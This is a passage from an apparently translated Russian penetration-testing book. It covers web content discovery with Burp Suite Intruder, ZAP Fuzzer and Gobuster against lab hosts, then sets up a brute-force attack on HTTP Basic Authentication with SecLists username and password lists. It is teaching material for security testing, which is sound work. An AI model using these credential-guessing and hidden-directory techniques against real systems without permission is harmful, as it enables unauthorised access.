Сообщество безопасности часто вносит свой вклад в SecLists, и получение последних изменений из GitHub перед началом выполнения задания – хорошая практика.

Надеемся, что построение карты сети уже предоставило несколько ключевых элементов информации, которые помогут вам более эффективно выполнить атаку методом полного перебора. Хотя Nikto и Nmap не всегда находят уязвимость, связанную с быстрым и простым удаленным выполнением кода, они возвращают данные, которые могут быть полезны при принятии решения о том, какой список слов использовать для обнаружения.

Полезная информация может включать в себя следующее:

- программное обеспечение веб-сервера: Apache, NGINX или IIS;
- язык разработки на стороне сервера: ASP.NET, PHP или Java;
- базовую (Linux, Windows) или встраиваемую операционную систему;
- robots.txt;
- интересные HTTP-заголовки ответа;
- обнаружение межсетевого экрана: F5 или Akamai.

Можно строить предположения относительно приложения, основываясь на очень простой информации, данной в предыдущем списке. Например, веб-сервер IIS, скорее всего, будет иметь приложение, написанное на ASP.NET, а не на PHP. Хотя PHP по-прежнему доступен для Windows (через XAMPP), в эксплуатационной среде он встречается не так часто. Напротив, пока существуют процессоры Active Server Pages (ASP) для систем Linux, PHP или Node.js гораздо более распространены в наши дни. При использовании атаки методом грубого перебора на файлы можно учесть это при выборе расширения для вируса: `.asp` и `.aspx` для Windows и `.php` для Linux – неплохое начало.

Файл robots.txt, как правило, представляет интерес, поскольку содержит «скрытые» каталоги или файлы и может быть хорошей отправной точкой при взломе каталогов или файлов. Файл robots.txt, по сути, содержит инструкции для легитимных поисковых роботов, сообщая, что им можно индексировать и

что они должны игнорировать. Это удобный способ реализации данного протокола, но подразумевается, что этот файл должен быть доступен для чтения анонимным пользователям, включая вас самих.

Вот так примерно выглядит файл robots.txt.

```
User-agent: *
Disallow: /cgi-bin/
Disallow: /test/
Disallow: /~admin/
```

Поисковые роботы Google будут игнорировать подкаталоги, но вам нельзя этого делать. Это ценная информация для предстоящих сканирований.

Средства сканирования

Мы уже упоминали два инструмента, которые очень полезны для начального сканирования: **OWASP ZAP** и **Burp Suite**. Модуль Intruder от Burp имеет ограничения в бесплатной версии, но тем не менее может быть полезен для быстрой проверки. Обе эти утилиты доступны в Kali Linux и могут быть легко загружены для других дистрибутивов. Есть и иные альтернативы, такие как **Gobuster**, которые можно использовать, чтобы еще больше автоматизировать процесс.

Burp Suite

Как уже говорилось, Burp Suite поставляется в комплекте с модулем Intruder, который позволяет легко выполнять картирование контента. Можно использовать его для поиска скрытых каталогов и файлов и даже для того, чтобы угадать учетные данные. Он поддерживает обработку и кодирование вредоносного программного обеспечения, что позволяет настраивать сканирование для лучшего взаимодействия с целевым приложением.

В модуле Intruder можно использовать те же списки слов, которые предоставляются SecLists, и даже объединять несколько списков в общую атаку. Это мощный модуль со множеством функций, включающий помимо прочего:

- атаки типа «кассетная бомба», которые хорошо подходят для таких полезных нагрузок, как имена пользователей и пароли, которые мы продемонстрируем позже;
- обработку инструментария для особо настроенных атак;
- регулирование атак и переменные задержки между операциями для медленных атак
- …и многое другое!

Мы рассмотрим все это в следующих главах.




Рис. 2.5. Вкладка Payloads модуля Intruder в Burp Suite

Бесплатная версия Burp Suite легко доступна в Kali Linux, но, как мы отмечали в предыдущей главе, она несколько ограничена. В модуле Intruder присутствуют некоторые ограничения, в частности ограничение времени атакующих соединений. Для большого количества полезных данных это может стать помехой.

Профессиональная версия Burp Suite настоятельно рекомендуется тем, кто регулярно тестирует приложения. Она также полезна при реверс-инжиниринге приложений или протоколов. Современные приложения или вредоносные программы часто обмениваются данными с внешними серверами через HTTP. Перехват, модификация и воспроизведение этого трафика могут быть полезными.

ZAP

ZAP – бесплатная альтернатива Burp Suite. Это сам по себе мощный инструмент, предоставляющий некоторые возможности обнаружения, которые есть у Burp Suite.

В ZAP эквивалентом Intruder является модуль **Fuzzer**, имеющий аналогичные функциональные возможности, как показано на рисунке.




Рис. 2.6. Конфигурация модуля Fuzzer в OWASP ZAP.

Поскольку ZAP имеет открытый исходный код, ограничений на его использование нет. Если цель состоит в том, чтобы выполнить быстрое картирование или атаку методом полного перебора с целью получения учетных данных, это, возможно, лучшая альтернатива бесплатной версии Burp Suite

Gobuster

Gobuster – эффективная утилита командной строки, предназначенная для обнаружения контента. Gobuster не поставляется предустановленным на Kali Linux, но доступен на GitHub. Как следует из названия, Gobuster был написан на языке Go и требует установки компилятора golang, прежде чем его можно использовать для совершения атаки.

Шаги по настройке Gobuster в Kali Linux довольно просты. Можно начать с выполнения следующей команды.

```
root@kali:~# apt-get install golang
```

С помощью предыдущей команды мы глобально установим компилятор Go. Это необходимо для сборки последней версии Gobuster.

Далее необходимо убедиться, что переменные среды `GOPATH` и `GOBIN` установлены правильно. Мы укажем `GOPATH` на каталог `go` в нашем домашнем пути и установим для `GOBIN` новое значение `GOPATH`.

```
root@kali:~# export GOPATH=~/go
root@kali:~# export GOBIN=$GOPATH
```

Теперь можно извлечь последнюю версию Gobuster из GitHub с помощью команды `git clone`.

```
root@kali:~/tools# git clone https://github.com/OJ/gobuster
Cloning into 'gobuster'...
[...]
```

Затем можем получить зависимости и скомпилировать приложение Gobuster. Используя команды `go get` и `go build`, сгенерируем двоичный файл Gobuster в локальном каталоге.

```
root@kali:~/tools/gobuster# go get && go build
```

Если команды не производят вывод, следовательно, инструмент скомпилирован и готов к использованию.

```
root@kali:~/tools/gobuster# ./gobuster
Gobuster v1.3 OJ Reeves (@TheColonial)
=====================================================
[!] WordList (-w): Must be specified
[!] Url/Domain (-u): Must be specified
=====================================================
root@kali:~/tools/gobuster#
```

Gobuster обладает множеством полезных функций, включая атаку через прокси-сервер (например, локальный экземпляр Burp Suite), вывод в файл для дальнейшей обработки или даже атаку методом полного перебора на подкаталоги целевого домена.

На рисунке показано, как Gobuster выполняет сканирование на `http://10.0.5.181`, используя обычный файл веб-содержимого из репозитория SecLists.




Рис. 2.7. Gobuster, работающий на адресе 10.0.5.181

Средство поиска URL-адресов из командной строки может оказаться полезным в системах, где нельзя запустить полнофункциональное приложение с **графическим интерфейсом пользователя** (GUI), такое как Burp или ZAP.

Постоянное картирование контента

Результаты конкретного сканирования могут выявить интересующие вас каталоги, но они не всегда доступны, и индексация каталогов в приложениях становится все более редкой. К счастью, с помощью сканирования на предмет выявления уязвимостей, связанных с картированием контента, можно искать в каталогах другую неверно сконфигурированную конфиденциальную информацию. Рассмотрим сценарий, в котором приложение, размещенное по адресу `http://10.0.5.181/`, содержит определенный каталог, возможно, защищенный паролем. Распространенной ошибочной конфигурацией в приложениях является защита родительского каталога, но неверно полагать, что все подкаталоги также защищены. Это заставляет разработчиков кидать более важные каталоги в родительский каталог и оставлять их там.

Более ранняя проверка файла robots.txt выявила несколько интересных каталогов:

```
Disallow: /cgi-bin/
Disallow: /test/
Disallow: /~admin/
```

Сразу бросается в глаза каталог `admin`, но при попытке доступа к `/~admin/` мы получаем ошибку 403: Access Forbidden.

Это может обескуражить вас, но останавливаться нельзя. Целевой каталог слишком привлекателен, чтобы отказаться от него сейчас. Используя ZAP, можно снова запустить Fuzzer для этого каталога и посмотреть, сможем ли мы найти что-нибудь интересное, где нет защиты.




Рис. 2.8. Доступ к каталогу запрещен

Убедитесь, что курсор находится в конце URL-адреса в самой левой панели. Нажмите кнопку **Add** (Добавить) рядом с надписью **Fuzz Locations** в самой правой панели.




Рис. 2.9. Настройка Fuzzer, вкладка Fuzz Locations

На следующем экране можно добавить новую полезную нагрузку для Fuzzer. Мы выберем список слов raft-small-files.txt из репозитория SecLists.




Рис. 2.10. Настройка Fuzzer – Add Payload

Поскольку мы хотим рассматривать URI `/~admin` как каталог и искать в нем файлы, нам придется использовать строковый процессор для выбранной полезной нагрузки. Это будет простой процессор **Prefix String**, который будет добавлять косую черту к каждой записи в нашем списке.




Рис. 2.11. Настройка Fuzzer – Add Processor

Задача Fuzzer может занять некоторое время, и она выдаст много ошибок 403 или 404. В этом случае мы смогли найти скрытый административный файл.




Рис. 2.12. Завершенное сканирование показывает доступный скрытый файл

Код состояния 200 указывает, что у нас есть доступ к этому файлу, хотя родительский каталог `/ ~admin /` был недоступен. Похоже, у нас есть доступ к файлу `admin.html`, содержащийся в заманчивом каталоге `admin`.

Безопасность приложения сложно реализовать правильно, и еще сложнее поддерживать исходные базовые параметры безопасности по мере старения и развития приложения, а также при смене персонала. Доступ предоставлен и не удален; файлы добавляются с нарушенными правами доступа, а базовые операционные системы и платформы устаревают и могут быть подвергнуты удаленному взлому.

При начальных сканированиях на предмет выявления уязвимостей, связанных с картированием данных, важно не останавливаться на первом сообщении об ошибке. Недостатки контроля доступа очень распространены, и если проявить настойчивость, можно обнаружить различные незащищенные подкаталоги или файлы.

Обработка полезной нагрузки

Модуль Intruder из Burp Suite является мощным союзником злоумышленника, когда речь идет об атаках на веб-приложения. Более ранние сканирования выявили скрытый, но заманчивый каталог `/ ~admin /`. В ходе последующего сканирования самого каталога обнаружен незащищенный файл `admin.html`.

Прежде чем продолжить, переключимся на Burp Suite и укажем в разделе **Target Scope** (Целевая область) домен `vuln.app.local`.




Рис. 2.13. Экран настройки Target Scope

Данный раздел позволяет определять хосты, порты или URL-адреса, которые должны быть включены в область атаки, что помогает отфильтровать трафик,

который, возможно, не имеет отношения к нашей жертве. После настройки Burp Suite можем зайти на страницу `admin.html` и записать трафик в истории нашего прокси-сервера.




Рис. 2.14. Доступ к скрытому файлу через браузер прошел успешно

Перейдя по ссылке **Server Connectivity Test** (Проверка подключения к серверу), мы видим область базовой аутентификации **Admin Tools**.




Рис. 2.15. Всплывающее окно аутентификации при попытке перейти по ссылке

Включаются наши рефлексы тестировщика, и мы автоматически вводим в качестве учетных данных слова `admin/admin`, но на этот раз безуспешно.

Поскольку все взаимодействия с жертвой записываются Burp, мы можем просто передать неудавшийся запрос модулю Intruder, как показано на рисунке. Intruder позволит нам без особых усилий атаковать механизм базовой аутентификации.




Рис. 2.16. Вкладка HTTP history

В модуле Intruder настройки по умолчанию по большей части неплохие – нам просто нужно выбрать часть учетных данных в кодировке Base64 в заголовке `Authorization` и нажать кнопку **Add** (Добавить) справа, после чего эта позиция будет определена в HTTP-запросе в качестве местоположения вредоноса.

Ниже показана позиция вредоноса в заголовке `Authorization`.




Рис. 2.17. Указание позиции полезной нагрузки в заголовке Authorization

На вкладке **Payloads** (Полезные нагрузки) выберем тип **Custom iterator** (Пользовательский итератор) из раскрывающегося списка, как показано на рисунке.




Рис. 2.18. Настройка типа полезной нагрузки

Заголовок `Authorization` содержит значения имени пользователя и пароля, разделенные двоеточиями в незашифрованном виде в кодировке Base64. Для эффективного проведения атаки методом полного перебора вредоносное программное обеспечение должно иметь тот же формат. Нам нужно будет передать вредоноса в том же формате, который ожидает заголовок `Authorization`. Для каждого запроса с применением полного перебора, который будет выполнять Burp, полезная нагрузка должна представлять собой имя пользователя и пароль, разделенные двоеточием и обернутые кодировкой Base64: `base64([user_payload]:[password_payload])`.

Мы можем получить уже захваченное значение в заголовке `Authorization` и передать его в модуль Decoder. Этот модуль позволяет быстро обрабатывать строки в различных схемах кодирования, таких как Base64, URL-кодирование, GZip и др.

На рисунке показано, как использовать Decoder для преобразования значения `YWRtaW46YWRtaW4 =` из Base64, используя раскрывающийся список **Decode as** (Декодировать как...). Результат отображается в нижней панели как `admin:admin`.

Рис. 2.19. Модуль Decoder

Вернувшись в модуль Intruder, для позиции 1 в разделе **Payload Options** снова будем использовать небольшой список слов из коллекции `Usernames` под названием `top-usernames-shortlist.txt`. Наша цель – найти легкую мишень, одновременно сводя к минимуму поток запросов к приложению. Использование короткого списка распространенных и очень ценных имен пользователей – неплохой шаг для начала.

На рисунке показано, что список был загружен в позицию 1 с помощью кнопки **Load**.




Рис. 2.20. Конфигурация позиции полезной нагрузки 1

В качестве разделителя для позиции 1 должно использоваться двоеточие (:). Для позиции 2 можно использовать список `500-worst-passwords.txt` из каталога паролей SecLists.

На рисунке показана позиция 2 с содержимым загруженного файла `500-worst-passwords.txt`.

